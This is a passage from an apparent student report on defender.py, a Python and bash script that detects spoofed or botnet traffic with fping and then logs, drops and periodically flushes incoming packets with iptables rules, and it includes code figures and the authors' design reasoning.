
```python
real_hosts = []

commands = ['fping']

for i in ip_addresses:
        commands.append(i)

p = subprocess.Popen(commands, stdout = subprocess.PIPE ,stderr = subprocess.DEVNULL)
output, err = p.communicate()
outputstr = str(output)
outputstr = outputstr[2:].split("\\n")[:-1]

#print(outputstr)
for i in outputstr:
        if "alive" in i:
                i = i.split(" ")
                real_hosts.append(i[0])
```

Figure 12: Step two in defender.py where the program will determine the real IP addresses from the spoofed IP addresses.

Step three and four, shown in figure 13, is determining the botnet and setting the appropriate rules. The program checks the number of alive IP addresses, the real_hosts list in the program, these are the addresses that are the attacking machines. If the number is higher than 1, then it is a botnet. Step four consists of setting the appropriate rules in the iptables. The rules are:

1) Send all incoming packets to a new chain called LOGGING
    a) Only the packets from the attacker IP will be sent to the LOGGING chain if the program does not detect the attack is coming from a botnet
2) Log the packets in the /var/log/messages log file
3) Drop all of the packets


We choose to drop all packets instead of limiting the incoming packets because when an attacker is using a tcp scan or icmp ping, the response to those attacks will be that the ports are closed or the host is down. The attacker may assume that they were blocked by a firewall or the computer is not online anymore and try a different computer. With limit rating the attacker will still be able to know that the computer is still running and proceed to try more severe attacks to gain access to a computer.



```python
if len(real_hosts) > 1:
        print("botnet")
        commands = ["iptables","-N","LOGGING"]
        p = subprocess.Popen(commands, stdout = subprocess.PIPE)
        commands = ["iptables","-A","INPUT","-j","LOGGING"]
        p = subprocess.Popen(commands, stdout = subprocess.PIPE)
        commands = ["iptables","-A","LOGGING","-p","tcp","-m","limit","--limit","5/minute","-j","LOG","--log-prefix","'IPTables Dropped: '","--log-level","4"]
        p = subprocess.Popen(commands, stdout = subprocess.PIPE)
        commands = ["iptables","-A","LOGGING","-j","DROP"]
        p = subprocess.Popen(commands, stdout = subprocess.PIPE)
else: |
        print("not botnet")
        commands = ["iptables","-N","LOGGING"]
        p = subprocess.Popen(commands, stdout = subprocess.PIPE)
        commands = ["iptables","-A","INPUT","-s",real_hosts[0],"-j","LOGGING"]
        p = subprocess.Popen(commands, stdout = subprocess.PIPE)
        commands = ["iptables","-A","LOGGING","-p","tcp","-m","limit","--limit","5/minute","-j","LOG","--log-prefix","'IPTables Dropped: '","--log-level","4"]
        p = subprocess.Popen(commands, stdout = subprocess.PIPE)
        commands = ["iptables","-A","LOGGING","-j","DROP"]
        p = subprocess.Popen(commands, stdout = subprocess.PIPE)
```

Figure 13: Steps three and four in the defender.py. The if statement will check for if the attacks are from a botnet or not and in the if else statement, the rules are set depending on if attacks are from a botnet or not.

Step five, shown in figure 14, is to flush the iptables after a certain amount of time. We wanted to stop all traffic if an attack was detected for a certain amount of time (in our case 30 seconds) so the host does not crash due to the increased incoming packets. We flush the table because any packets that are legitimate are also dropped and we don't want to stop all of the incoming packets for all of time, but rather for a small amount of time to let the network reset.



```
sleep_a_while
iptables -F
```

Figure 14: Line in the bash script that will flush the table after 30 seconds.

Step six is to repeat the script to check if the attack is still going or if it stopped. If it is still going then interrupt the incoming packets again and repeat. We did not implement this part due to it running a continuous loop however the idea of our model is that it would continuously run forever in the background making sure that no attacks are being initiated on the host.